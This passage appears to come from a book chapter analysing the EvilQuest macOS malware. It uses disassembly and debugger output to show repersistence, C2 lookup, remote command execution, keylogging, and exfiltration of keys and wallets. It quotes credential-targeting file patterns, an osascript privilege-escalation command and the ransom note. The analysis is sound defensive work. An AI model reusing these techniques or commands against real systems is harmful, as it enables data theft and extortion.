    frame #0: 0x000000010000bee7 HelloWorld
->  0x10000bee7: callq  persist_executable_frombundle

(lldb) reg read
General Purpose Registers:
       ...
       rdi = 0x0000000100128000 ❶
       rsi = 0x0000000000015770 ❷

(lldb) x/10wx $rdi
0x100128000: 0xfeedfacf 0x01000007 0x80000003 0x00000002
0x100128010: 0x00000012 0x000007c0 0x04200085 0x00000000
0x100128020: 0x00000019 0x00000048
```

Listing 11-36: Arguments of the `persist_executable_frombundle` function

We see it invoked with a pointer to the malware's bytes in the infected file ❶ and one to the length of this data ❷.

In a file monitor, we can observe the infected binary executing this logic to recreate both the malware's persistent binary (*~/Library/AppQuest/com.apple.quest*) and launch agent property list (*com.apple.questd.plist*), as shown in Listing 11-37:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter HelloWorld
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/AppQuest/com.apple.questd",
    "process" : {
      "uid" : 501,
      "path" : "/Users/user/HelloWorld",
      "name" : "HelloWorld",
      "pid" : 1209
      ...
     }
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/Library/LaunchAgents/com.apple.questd.plist",
    "process" : {
      "uid" : 501,
      "path" : "/Users/user/HelloWorld",
```

```
      "name" : "HelloWorld",
      "pid" : 1209
      ...
    }
  }
}
```

Listing 11-37: Observing the recreation of both the malicious launch agent binary and plist

You might notice that the malware did not recreate its launch daemon, as this requires root privileges, which the infected process did not possess.

The infected binary then launches the malware via `launchctl`, as you can see in a process monitor (Listing 11-38):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "launchctl",
      "submit",
      "-l",
      "questd",
      "-p",
      "/Users/user/Library/AppQuest/com.apple.questd"
    ],
    "name" : "launchctl",
    "pid" : 1309
  }
}

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "path" : "/Users/user/Library/AppQuest/com.apple.questd",
    "name" : "com.apple.questd",
    "pid" : 1310
  }
}
```

Listing 11-38: Observing the relaunch of newly repersisted malware

This confirms that the main goal of the local viral infection is to ensure that a system remains infected even if the malware's launch items and binary are deleted. Sneaky!

Executing the Infected File's Original Code

Now that the infected binary has repersisted and re-executed the malware, it needs to execute the infected binary's original code so that nothing appears amiss to the user. This is handled by a function named `run_target` found at `0x0000000100005140`.

The `run_target` function first consults the trailer data to get the offset of the original bytes within the infected file. The function then writes these bytes out to a new file with the naming scheme *.<originalfilename>1* ❶, as shown in Listing 11-39. This new file is then set to be executable (via `chmod`) and executed (via `execl`) ❷:

```
❶ file = fopen(newPath, "wb");
  fwrite(bytes, 0x1, size, file);
  fclose(file);

  chmod(newPath, mode);
❷ execl(newPath, 0x0);
```

Listing 11-39: Executing a pristine instance of the infected binary to ensure nothing appears amiss

A process monitor can capture the execution event of the new file containing the original binary's bytes (Listing 11-40):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "path" : "/Users/user/.HelloWorld1",
    "name" : ".HelloWorld1",
    "pid" : 1209
  }
}
```

Listing 11-40: Observing the execution of a pristine instance of the infected binary

One benefit of writing the original bytes to a separate file before executing it is that this process preserves the code-signing and entitlements of the original file. When EvilQuest infects a binary, it will invalidate any code-signing signature and entitlements by maliciously modifying the file. Although macOS will still allow the binary to run, it will no longer respect its entitlements, which could break the legitimate functionality. Writing just the original bytes to a new file restores the code-signing signature and any entitlements. This means that, when executed, the new file will function as expected.

The Remote Communications Logic

After EvilQuest infects other binaries on the system, it performs additional actions, such as file exfiltration and the execution of remote tasking. These actions require communications with a remote server. In this section, we'll explore this remote communications logic.

The Mediator and Command and Control Servers

To determine the address of its remote command and control server, the malware invokes a function named `get_mediator`. Implemented at

`0x000000010000a910`, this function takes two parameters: the address of a server and a filename. It then calls a function named `http_request` to ask the specified server for the specified file, which the malware expects will contain the address of the command and control server. This indirect lookup mechanism is convenient, because it allows the malware authors to change the address of the command and control server at any time. All they have to do is update the file on the primary server.

Examining the malware's disassembly turns up several cross references to the `get_mediator` function. The code prior to these calls references the server and file. Unsurprisingly, both are encrypted (Listing 11-41):

```
0x00000001000016bf    lea       rdi, qword [a3ihmvk0rfo0r3k]
0x00000001000016c6    call      ei_str

0x00000001000016cb    lea       rdi, qword [a1mnsh21anlz906]
0x00000001000016d2    mov       qword [rbp+URL], rax
0x00000001000016d9    call      _ei_str

0x00000001000016de    mov       rdi, qword [rbp+URL]
0x00000001000016e5    mov       rsi, rax
0x00000001000016e8    call      get_mediator
```

Listing 11-41: Argument initializations and a call to the `get_mediator` *function*

Using a debugger or our injectable *deobfuscator dylib* discussed in Chapter 10, we can easily retrieve the plaintext for these strings:

```
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033 -> andrewka6.pythonanywhere
1MNsh21anlz906WugB2zwfjn0000083 -> ret.txt
```

You could also run a network sniffer such as Wireshark to passively capture the network request in action and reveal both the server and filename. Once the HTTP request to *andrewka6.pythonanywhere* for the file *ret.txt* completes, the malware will have the address of its command and control server. At the time of the malware's discovery in mid-2020, this address was `167.71.237.219`.

If the HTTP request fails, EvilQuest has a backup plan. The `get_mediator` function's main caller is the `eiht_get_update` function, which we'll cover in the following section. Here, we'll just note that the function will fall back to a hardcoded command and control server if the call to `get_mediator` fails (Listing 11-42):

```
eiht_get_update() {
 ...

 if(*mediated == NULL) {

    *mediated  = get_mediator(url, page);
    if (*mediated == 0x0) {

        //167.71.237.219
```

```
        *mediated = ei_str("1utt{h1QSly81v0iy83P9dPz0000013");
    }
    ...
```

Listing 11-42: Fallback logic for a backup command and control server

The hardcoded address of the command and control server, `167.71.237.219`, matches the one found online in the *ret.txt* file.

Remote Tasking Logic

A common feature of persistent malware is the ability to accept commands remotely from an attacker and run them on the victim system. It's important to figure out what commands the malware supports in order to gauge the full impact of an infection. Though EvilQuest only supports a small set of commands, these are enough to afford a remote attacker complete control of an infected system. Interestingly, some the commands appear to be placeholders for now, as they are unimplemented and return `0` if invoked.

The tasking logic starts in the main function, where another function named `eiht_get_update` is invoked. This function first attempts to retrieve the address of the attacker's command and control server via a call to `get_mediator`. If this call fails, the malware will fall back to using the hardcoded address we identified in the previous section.

The malware then gathers basic host information via a function named `ei_get_host_info`. Looking at the disassembly of this function (Listing 11-43) reveals it invokes macOS APIs like `uname`, `getlogin`, and `gethostname` to generate a basic survey of the infected host:

```
ei_get_host_info:
0x0000000100005b00    push      rbp
0x0000000100005b01    mov       rbp, rsp
...
0x0000000100005b1d    call      uname
...
0x0000000100005f18    call      getlogin
...
0x0000000100005f4a    call      gethostname
```

Listing 11-43: The `ei_get_host_info` survey logic

In a debugger, we can wait until the `ei_get_host_info` function is about to execute the `retq` instruction ❶ in order to return to its caller and then dump the survey data it has collected (Listing 11-44) ❷:

```
(lldb) x/i $rip
❶ ->  0x100006043: c3  retq

❷ (lldb) p ((char**)$rax)[0]
0x0000000100207bb0 "user[(null)]"
(lldb) p ((char**)$rax)[1]
0x0000000100208990 "Darwin 19.6. (x86_64) US-ASCII yes-no"
```

Listing 11-44: Dumping the survey

The survey data is serialized via a call to a function named `eicc_serialize_request` (implemented at `0x0000000100000d30`) before being sent to the attacker's command and control server by the `http_request` function. At `0x000000010000b0a3` we find a call to a function named `eicc_deserialize_request`, which deserializes the response from the server. A call to the `eiht_check_command` function (implemented at `0x000000010000a9b0`) validates the response, which should be a command to execute.

Interestingly, it appears that some information about the received command, perhaps a checksum, is logged to a file called *.shcsh* by means of a call to the `eiht_append_command` function (Listing 11-45):

```
int eiht_append_command(int arg0, int arg1) {

   checksum = ei_tpyrc_checksum(arg0, arg1);
   ...
   file = fopen(".shcsh", "ab");
   fseek(var_28, 0x0, 0x2);
   fwrite(&checksum, 0x1, 0x4, file);
   fclose(file);
   ...
}
```

Listing 11-45: Perhaps a cache of received commands?

Finally, `eiht_get_update` invokes a function named `dispatch` to handle the command. Reverse engineering the `dispatch` function, found at `0x000000010000a7e0`, reveals support for seven commands. Let's detail each of these.

react_exec (0x1)

If the command and control server responds with the command `0x1` ❶, the malware will invoke a function named `react_exec` ❷, as shown in Listing 11-46:

```
dispatch:
  0x000000010000a7e0    push
  0x000000010000a7e1    mov       rbp, rsp
  ...

  0x000000010000a7e8    mov       qword [rbp+ptrCommand], rdi
  ...
  0x000000010000a7fe    mov       rax, qword [rbp+ptrCommand]
  0x000000010000a802    mov       rax, qword [rax]
❶ 0x000000010000a805    cmp       dword [rax], 0x1
  0x000000010000a808    jne       continue
  0x000000010000a80e    mov       rdi, qword [rbp+ptrCommand]
❷ 0x000000010000a812    call      react_exec
```

Listing 11-46: Invocation of the `react_exec` function

The `react_exec` command will execute a payload received from the server. Interestingly, `react_exec` attempts to first execute the payload directly from memory. This ensures that the payload never touches the infected system's filesystem, providing a reasonable defense against antivirus scanning and forensics tools.

To execute the payload from memory, `react_exec` calls a function named `ei_run_memory_hrd`, which invokes various Apple APIs to load and link the in-memory payload. Once the payload has been prepared for in-memory execution, the malware will execute it (Listing 11-47):

```
ei_run_memory_hrd:
0x0000000100003790    push      rbp
0x0000000100003791    mov       rbp, rsp
...

0x0000000100003854    call      NSCreateObjectFileImageFromMemory
...
0x0000000100003973    call      NSLinkModule
...
0x00000001000039aa    call      NSLookupSymbolInModule
...
0x00000001000039da    call      NSAddressOfSymbol
...
0x0000000100003a11    call      rax
```

Listing 11-47: The `ei_run_memory_hrd`'s in-memory coded execution logic

In my BlackHat 2015 talk "Writing Bad @$$ Malware for OS X," I discussed this same in-memory code execution technique and noted that Apple used to host similar sample code.[3] The code in EvilQuest's `react_exec` function seems to be directly based on Apple's code. For example, both Apple's code and the malware use the string `"[Memory Based Bundle]"`.

However, it appears there is a bug in the malware's "run from memory" logic (Listing 11-48):

```
000000010000399c    mov       rdi, qword [module]
00000001000039a3    lea       rsi, qword [a2l78iOwi...]     ;"_2l78|iOWiOrn2YVsFe3..."
00000001000039aa    call      NSLookupSymbolInModule
```

Listing 11-48: A bug in the malware's code

Notice that the malware author failed to deobfuscate the symbol via a call to `ei_str` before passing it to the `NSLookupSymbolInModule` API. Thus, the symbol resolution will fail.

If the in-memory execution fails, the malware contains backup logic and instead writes out the payload to a file named *.xookc*, sets it to be executable via `chmod`, and then executes via the following:

```
osascript -e "do shell script \"sudo open .xookc\" with administrator privileges"
```

react_save (0x2)

The `0x2` command causes the malware to execute a function named `react_save`. This function downloads an executable file from the command and control server to the infected system.

Take a look at the decompiled code of this function in Listing 11-49, which is implemented at `0x000000010000a300`. We can see it first decodes data received from the server via a call to the `eib_decode` function. Then it saves this data to a file with a filename specified by the server. Once the file is saved, `chmod` is invoked with `0x1ed` (or `0755` octal), which sets the file's executable bit.

```
int react_save(int arg0) {
    ...
    decodedData = eib_decode(...data from server...);
    file = fopen(name, "wb");
    fwrite(decodedData, 0x1, length, file);
    fclose(file);
    chmod(name, 0x1ed);
    ...
```

Listing 11-49: The core logic of the react_save function

react_start (0x4)

If EvilQuest receives command `0x4` from the server, it invokes a method named `react_start`. However, this function is currently unimplemented and simply sets the `EAX` register to `0` via the XOR instruction ❶ (Listing 11-50):

```
dispatch:
0x000000010000a7e0    push
0x000000010000a7e1    mov        rbp, rsp
...

0x000000010000a826    cmp        dword [rax], 0x4
0x000000010000a829    jne        continue
0x000000010000a82f    mov        rdi, qword [rbp+var_10]
0x000000010000a833    call       react_start

react_start:
0x000000010000a460    push       rbp
0x000000010000a461    mov        rbp, rsp
0x000000010000a464    xor      ❶ eax, eax
0x000000010000a466    mov        qword [rbp+var_8], rdi
0x000000010000a46a    pop        rbp
0x000000010000a46b    ret
```

Listing 11-50: The `react_start` function remains unimplemented

In future versions of the malware, perhaps we'll see completed versions of this (and the other currently unimplemented) commands.

react_keys (0x8)

If EvilQuest encounters command `0x8`, it will invoke a function named `react_keys`, which kicks off keylogging logic. A closer look at the disassembly of the `react_keys` function reveals it spawns a background thread to execute a function named `eilf_rglk_watch_routine`. This function invokes various CoreGraphics APIs that allow a program to intercept user keypresses (Listing 11-51):

```
eilf_rglk_watch_routine:
0x000000010000d460    push      rbp
0x000000010000d461    mov       rbp, rsp
...

0x000000010000d48f    call      CGEventTapCreate
...
0x000000010000d4d2    call      CFMachPortCreateRunLoopSource
...
0x000000010000d4db    call      CFRunLoopGetCurrent
...
0x000000010000d4f1    call      CFRunLoopAddSource
...
0x000000010000d4ff    call      CGEventTapEnable
...
0x000000010000d504    call      CFRunLoopRun
```

Listing 11-51: Keylogger logic, found within the `eilf_rglk_watch_routine` function

Specifically, the function creates an event tap via the `CGEventTapCreate` API, adds it to the current run loop, and then invokes the `CGEventTapEnable` to activate the event tap. Apple's documentation for `CGEventTapCreate` specifies that it takes a user-specified callback function that will be invoked for each event, such as a keypress.[4] As this callback is the `CGEventTapCreate` function's fifth argument, it will be passed in the `R8` register (Listing 11-52):

```
0x000000010000d488    lea      r8, qword [process_event]
0x000000010000d48f    call     CGEventTapCreate
```

Listing 11-52: The callback argument for the `CGEventTapCreate` function

Taking a peek at the malware's `process_event` callback function reveals it's converting the keypress (a numeric key code) to a string via a call to a helper function named `kconvert`. However, instead of logging this captured keystroke or exfiltrating it directly to the attacker, it simply prints it out locally (Listing 11-53):

```
int process_event(...) {
   ...

   keycode = kconvert(CGEventGetIntegerValueField(keycode, 0x9) & 0xffff);
   printf("%s\n", keycode);
```

Listing 11-53: The keylogger's callback function, `process_event`

Maybe this code is still a work in progress.

react_ping (0x10)

The next command, `react_ping`, is invoked if the malware receives a `0x10` from the server (Listing 11-54). The `react_ping` first decrypts the encrypted string, `"1|N|2P1RVDSH0KfURs3Xe2Nd0000073"`, and then compares it with a string it has received from the server:

```
react_ping:
0x000000010000a500    push     rbp
0x000000010000a501    mov      rbp, rsp
...

0x000000010000a517    lea      rax, qword [a1n2p1rvdsh0kfu] ; "1|N|2P1RVDS..."
...
0x000000010000a522    mov      rdi, rax
0x000000010000a525    call     ei_str
...
0x000000010000a52c    mov      rdi, qword [rbp+strFromServer]
0x000000010000a530    mov      rsi, rax
0x000000010000a536    call     strcmp
...
```

Listing 11-54: The core logic of the `react_ping` function

Using our decryptor library, or a debugger, we can decrypt the string, which reads "Hi there." If the server sends the "Hi there" message to the malware, the string comparison will succeed, and `react_ping` will return a success. Based on this command's name and its logic, it is likely used by the remote attack to check the status (or availability) of an infected system. This is, of course, rather similar to the popular `ping` utility, which can be used to test the reachability of a remote host.

react_host (0x20)

Next we find logic to execute a function named `react_host` if a `0x20` is received from the server. However, as was the case with the `react_start` function, `react_host` is currently unimplemented and simply returns `0x0`.

react_scmd (0x40)

The final command supported by EvilQuest invokes a function named `react_scmd` in response to a `0x40` from the server (Listing 11-55):

```
react_scmd:
0x0000000100009e80    push      rbp
0x0000000100009e81    mov       rbp, rsp
...

0x0000000100009edd    mov       rdi, qword [command]
0x0000000100009ee1    lea       rsi, qword [mode]
0x0000000100009eec    call      popen
...
```

```
0x0000000100009f8e    call       fread
...
0x000000010000a003    call       eicc_serialize_request
...
0x000000010000a123    call       http_request
```

Listing 11-55: The core logic of the `react_scmd` *function*

This function will execute a command specified by the server via the `popen` API. Once the command has been executed, the output is captured and transmitted to the server via the `eicc_serialize_request` and `http_request` functions.

This wraps up the analysis of EvilQuest's remote tasking capabilities. Though some of the commands appear incomplete or unimplemented, others afford a remote attacker the ability to download additional updates or payloads and execute arbitrary commands on an infected system.

The File Exfiltration Logic

One of EvilQuest's main capabilities is the exfiltration of a full directory listing and files that match a hardcoded list of regular expressions. In this section we'll analyze the relevant code to understand this logic.

Directory Listing Exfiltration

Starting in the main function, the malware creates a background thread to execute a function named `ei_forensic_thread`, as shown in Listing 11-56:

```
rax = pthread_create(&thread, 0x0, ei_forensic_thread, &args);
if (rax != 0x0) {
   printf("Cannot create thread!\n");
   exit(-1);
}
```

Listing 11-56: Executing the `ei_forensic_thread` *function via a background thread*

The `ei_forensic_thread` function first invokes the `get_mediator` function, described in the previous section, to determine the address of the command and control server. It then invokes a function named `lfsc_dirlist`, passing in an encrypted string (that decrypts to `"/Users"`), as seen in Listing 11-57:

```
0x000000010000170a    mov        rdi, qword [rbp+rax*8+var_30]
0x000000010000170f    call       ei_str
...
0x0000000100001714    mov        rdi, qword [rbp+var_10]
0x0000000100001718    mov        esi, dword [rdi+8]
0x000000010000171b    mov        rdi, rax
0x000000010000171e    call       lfsc_dirlist
```

Listing 11-57: Invoking the `lfsc_dirlist` *function*

The `lfsc_dirlist` function performs a recursive directory listing, starting at a specified root directory and searching each of its files and directories. After we step over the call to `lfsc_dirlist` in the following debugger output, we can see that the function returns this recursive directory listing, which indeed starts at `"/Users"` (Listing 11-58):

```
# lldb /Library/mixednkey/toolroomd
...

(lldb) b 0x000000010000171e
Breakpoint 1: where = toolroomd`toolroomd[0x000000010000171e], address = 0x000000010000171e

(lldb) c

* thread #4, stop reason = breakpoint 1.1
->  0x10000171e: callq  lfsc_dirlist

(lldb) ni

(lldb) x/s $rax
0x10080bc00:
 "/Users/user
  /Users/Shared
  /Users/user/Music
  /Users/user/.lldb
  /Users/user/Pictures
  /Users/user/Desktop
  /Users/user/Library
  /Users/user/.bash_sessions
  /Users/user/Public
  /Users/user/Movies
  /Users/user/.Trash
  /Users/user/Documents
  /Users/user/Downloads
  /Users/user/Library/Application Support
  /Users/user/Library/Maps
  /Users/user/Library/Assistant
  ...
```

Listing 11-58: The generated (recursive) directory listing

If you consult the disassembly, you'll be able to see that this directory listing is then sent to the attacker's command and control server via a call to the malware's `ei_forensic_sendfile` function.

Certificate and Cryptocurrency File Exfiltration

Once the infected system's directory listing has been exfiltrated, EvilQuest once again invokes the `get_targets` function. Recall that, given a root directory such as */Users*, the `get_targets` function recursively generates a list of files. For each file encountered, the malware applies a callback function to check whether the file is of interest. In this case, `get_targets` is invoked with the `is_lfsc_target` callback:

```
rax = get_targets(rax, &var_18, &var_1C, is_lfsc_target);
```

In Listing 11-59's abridged decompilation, note that the `is_lfsc_target` callback function invokes two helper functions, `lfsc_parse_template` and `is_lfsc_target`, to determine if a file is of interest:

```
int is_lfsc_target(char* file) {

    memcpy(&templates, ❶ 0x100013330, 0x98);
    isTarget = 0x0;
    length = strlen(file);
    index = 0x0;
    do {
            if(isTarget) break;
            if(index >= 0x13) break;

            template = ei_str(templates+index*8);
            parsedTemplate = lfsc_parse_template(template);
            if(lfsc_match(parsedTemplate, file, length) == 0x1)
            {
               isTarget = 0x1;
            }

            index++;

    } while (true);

    return isTarget;
}
```

Listing 11-59: Core logic of the `is_lfsc_target` function

From this decompilation, we can also see that the templates used to determine if a file is of interest are loaded from `0x100013330` ❶. If we check this address, we find a list of encrypted strings, shown in Listing 11-60:

```
0x0000000100013330    dq    0x0000000100010a95 ; "2Y6ndF3HGBhV3OZ5wT2ya9se0000053",
0x0000000100013338    dq    0x0000000100010ab5 ; "3mkAT2OKhcxt23iYti06y5Ay0000083"
0x0000000100013340    dq    0x0000000100010ad5 ; "3mTqdG3tFoV51KYxgy38orxy0000083"
0x0000000100013348    dq    0x0000000100010af5 ; "2Glxas1XPf4|11RXKJ3qj71m0000023"
...
```

Listing 11-60: Encrypted list of files of "interest"

Thanks to our injected decryptor library, we have the ability to decrypt this list (Listing 11-61):

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib /Library/mixednkey/toolroomd
...
decrypted string (0x100010a95): *id_rsa*/i
```

```
decrypted string (0x100010ab5): *.pem/i
decrypted string (0x100010ad5): *.ppk/i
decrypted string (0x100010af5): known_hosts/i
decrypted string (0x100010b15): *.ca-bundle/i
decrypted string (0x100010b35): *.crt/i
decrypted string (0x100010b55): *.p7!/i
decrypted string (0x100010b75): *.!er/i
decrypted string (0x100010b95): *.pfx/i
decrypted string (0x100010bb5): *.p12/i
decrypted string (0x100010bd5): *key*.pdf/i
decrypted string (0x100010bf5): *wallet*.pdf/i
decrypted string (0x100010c15): *key*.png/i
decrypted string (0x100010c35): *wallet*.png/i
decrypted string (0x100010c55): *key*.jpg/i
decrypted string (0x100010c75): *wallet*.jpg/i
decrypted string (0x100010c95): *key*.jpeg/i
decrypted string (0x100010cb5): *wallet*.jpeg/i
...
```

Listing 11-61: Decrypted list of files of "interest"

From the decrypted list, we can see that EvilQuest has a propensity for sensitive files, such as certificates and cryptocurrency wallets and keys!

Once the `get_targets` function returns a list of files that match these templates, the malware reads each file's contents via a call to `lfsc_get_contents` and then exfiltrates the contents to the command and control server using the `ei_forensic_sendfile` function (Listing 11-62):

```
get_targets("/Users", &targets, &count, is_lfsc_target);

for (index = 0x0; index < count; ++index) {

      targetPath = targets[index];

      lfsc_get_contents(targetPath, &targetContents, &targetContentSize);
      ei_forensic_sendfile(targetContents, targetContentSize, ...);

      ...
```

Listing 11-62: File exfiltration via the `ei_forensic_sendfile` function

We can confirm this logic in a debugger by creating a file on the desktop named *key.png* and setting a breakpoint on the call to `lfsc_get_contents` at `0x0000000100001965`. Once the breakpoint is hit, we print out the contents of the first argument (`RDI`) and see that, indeed, the malware is attempting to read and then exfiltrate the *key.png* file (Listing 11-63):

```
# lldb /Library/mixednkey/toolroomd
...

(lldb) b 0x0000000100001965
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100001965], address = 0x0000000100001965

(lldb) c
```

```
* thread #4, stop reason = breakpoint 1.1
->  0x100001965: callq  lfsc_get_contents

(lldb) x/s $rdi
0x1001a99b0: "/Users/user/Desktop/key.png"
```

Listing 11-63: Observing file exfiltration logic via the debugger

Now we know that if a user becomes infected with EvilQuest, they should assume that all of their certificates, wallets, and keys belong to the attackers.

File Encryption Logic

Recall that Dinesh Devadoss, the researcher who discovered EvilQuest, noted that the malware contained ransomware capabilities. Let's continue our analysis efforts by focusing on this ransomware logic. You can find the relevant code from the main function, where the malware invokes a method named `s_is_high_time` and then waits on several timers to expire before kicking off the encryption logic, which begins in a function named `ei_carver_main` (Listing 11-64):

```
if ( (s_is_high_time(var_80) != 0x0) &&
     ( ( (ei_timer_check(var_70) == 0x1) &&
         (ei_timer_check(var_130) == 0x1)) &&
         (var_11C < 0x2))) {
         ...
         ei_carver_main(*var_10, &var_120);
```

Listing 11-64: Following timer checks, the `ei_carver_main` function is invoked.

Of particular note is the `s_is_high_time` function, which invokes the `time` API function and then compares the returned time epoch with the hardcoded value `0x5efa01f0`. This value resolves to Monday, June 29, 2020 15:00:00 GMT. If the date on an infected system is before this, the function will return a `0`, and the file encryption logic will not be invoked. In other words, the malware's ransomware logic will only be triggered at or after this date and time.

If we take a look at the `ei_carver_main` function's disassembly at `0x000000010000ba50`, we can see it first generates the encryption key by calling the `random` API, as well as functions named `eip_seeds` and `eip_key`. Following this, it invokes the `get_targets` function. Recall that this function recursively generates a list of files from a root directory by using a specified callback function to filter the results. In this instance, the root directory is */Users*.

The callback function, `is_file_target`, will only match certain file extensions. You can find this encrypted list of extensions hardcoded within the malware at `0x000000010001299e`. Using our injectable decryptor library, we can recover this rather massive list of target file extensions, which includes *.zip*, *.dmg*, *.pkg*, *.jpg*, *.png*, *.mp3*, *.mov*, *.txt*, *.doc*, *.xls*, *.ppt*, *.pages*, *.numbers*, *.keynote*, *.pdf*, *.c*, *.m*, and more.

After it has generated a list of target files, the malware completes a key-generation process by calling `random_key`, which in turn calls `srandom` and `random`. Then the malware calls a function named `carve_target` on each target file, as seen in Listing 11-65:


```
result = get_targets("/Users", &targets, &count, is_file_target);
if (result == 0x0) {

     key = random_key();

     for (index = 0x0; index < count; index++) {
         carve_target(targets[i], key, ...);


     }
    }
```

Listing 11-65: Encrypting (ransoming) target files

The `carve_target` function takes the path of the file to encrypt and various encryption key values. If we analyze the disassembly of the function or step through it in a debugging session, we'll see that it performs the following actions to encrypt each file:

1. Makes sure the file is accessible via a call to `stat`
2. Creates a temporary filename by calling a function named `make_temp_name`
3. Opens the target file for reading
4. Checks if the target file is already encrypted with a call to a function named `is_carved`, which checks for the presence of `0xddbebabe` at the end of the file
5. Opens the temporary file for writing
6. Reads `0x4000`-byte chunks from the target file
7. Invokes a function named `tpcrypt` to encrypt the `0x4000` bytes
8. Writes out the encrypted bytes to the temporary file
9. Repeats steps 6–8 until all bytes have been read and encrypted from the target file
10. Invokes a function named `eip_encrypt` to encrypt keying information, which is then appended to the temporary file
11. Writes `0xddbebabe` to the end of the temporary file
12. Deletes the target file
13. Renames the temporary file to the target file

Once EvilQuest has encrypted all files that match file extensions of interest, it writes out the text in Figure 11-2 to a file named *READ_ME_NOW.txt*.



```
YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer accessible
because they have been encrypted. Maybe you are busy looking for a way to recover your
files, but do not waste your time. Nobody can recover your file without our decryption
service.

We use 256-bit AES algorithm so it will take you more than a billion years to break this
encryption without knowing the key (you can read Wikipedia about AES if you don't believe
this statement).
Anyways, we guarantee that you can recover your files safely and easily. This will require
us to use some processing power, electricity and storage on our side, so there's a fixed
processing fee of 50 USD. This is a one-time payment, no additional fees included.
In order to accept this offer, you have to deposit payment within 72 hours (3 days) after
receiving this message, otherwise this offer will expire and you will lose your files
forever.
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment of
payment. The address you have to make payment is:

                    13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7

Decryption will start automatically within 2 hours after the payment has been processed
and will take from 2 to 5 hours depending on the processing power of your computer. After
that all of your files will be restored.

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
```

Figure 11-2: EvilQuest's ransom note

To make sure the user reads this file, the malware also displays a modal prompt and reads it aloud via macOS's built-in `say` command.

If you peruse the code, you might notice a function named `uncarve_target`, implemented at `0x000000010000f230`, that is likely responsible for restoring ransomed files. Yet this function is never invoked. That is to say, no other code or logic references this function. You can confirm this by searching Hopper (or another disassembly tool) for references to the function's address. As no such cross-references are found, it appears that paying the ransom won't actually get you your files back. Moreover, the ransom note does not include any way to communicate with the attacker. As Phil Stokes put it, "there's no way for you to tell the threat actors that you paid; no request for your contact address; and no request for a sample encrypted file or any other identifying factor."[5]

Luckily for EvilQuest victims, researchers at SentinelOne reversed the cryptographic algorithm used to encrypt files and found a method of recovering the encryption key. In a write-up, Jason Reaves notes that the malware writers use symmetric key encryption, which relies on the same key to both encrypt and decrypt the file; moreover, "the cleartext key used for encoding the file encryption key ends up being appended to the encoded file encryption key."[6] Based on their findings, the researchers were able to create a full decryptor, which they publicly released.

EvilQuest Updates

Often malware specimens evolve, and defenders will discover new variants of them in the wild. EvilQuest is no exception. Before wrapping up our analysis of this insidious threat, let's briefly highlight some changes found in later versions of EvilQuest (also called ThiefQuest). You can read more about these differences in a Trend Micro write-up titled "Updates on Quickly-Evolving ThiefQuest macOS Malware."[7]

Better Anti-Analysis Logic

The Trend Micro write-up notes that later versions of EvilQuest contain "improved" anti-analysis logic. First and foremost, its function names have been obfuscated. This slightly complicates analysis efforts, as the function names in older versions were quite descriptive.

For example, the string decryption function `ei_str` has been renamed to `52M_rj`. We can confirm this by looking at the disassembly in the updated version of the malware (Listing 11-66), where we see that at various locations in the code, `52M_rj` takes an encrypted string as its parameter:

```
0x00000001000106a5    lea   rdi, qword [a2aawvq0k9vm01w] ; "2aAwvQ0k9VM01w..."
0x00000001000106ac    call  52M_rj
...
0x00000001000106b5    lea   rdi, qword [a3zi8j820yphd00] ; "3zI8J820YPhd00..."
0x00000001000106bc    call  52M_rj
```

Listing 11-66: Obfuscated function names

A quick triage of the `52M_rj` function confirms it contains the core logic to decrypt the malware's embedded strings.

Another approach to mapping the old version of functions to their newer versions is by checking the system API calls they invoke. Take, for example, the `NSCreateObjectFileImageFromMemory` and `NSLinkModule` APIs that `EvilQuest` invokes as part of its in-memory payload execution logic. In the old version of the malware, we find these APIs invoked in a descriptively named function `ei_run_memory_hrd`, found at address `0x0000000100003790`. In the new version, when we come across a cryptically named function `52lMjg` that invokes these same APIs, we know we're looking at the same function. In our disassembler, we can then rename `52lMjg` to `ei_run_memory_hrd`.

Moreover, in the old version of the malware, we know that the `ei_run_memory_hrd` function was invoked solely by a function named `react_exec`. You can check this by looking for references to the function in Hopper (Figure 11-3).


References to 0x100003790

Address	Value
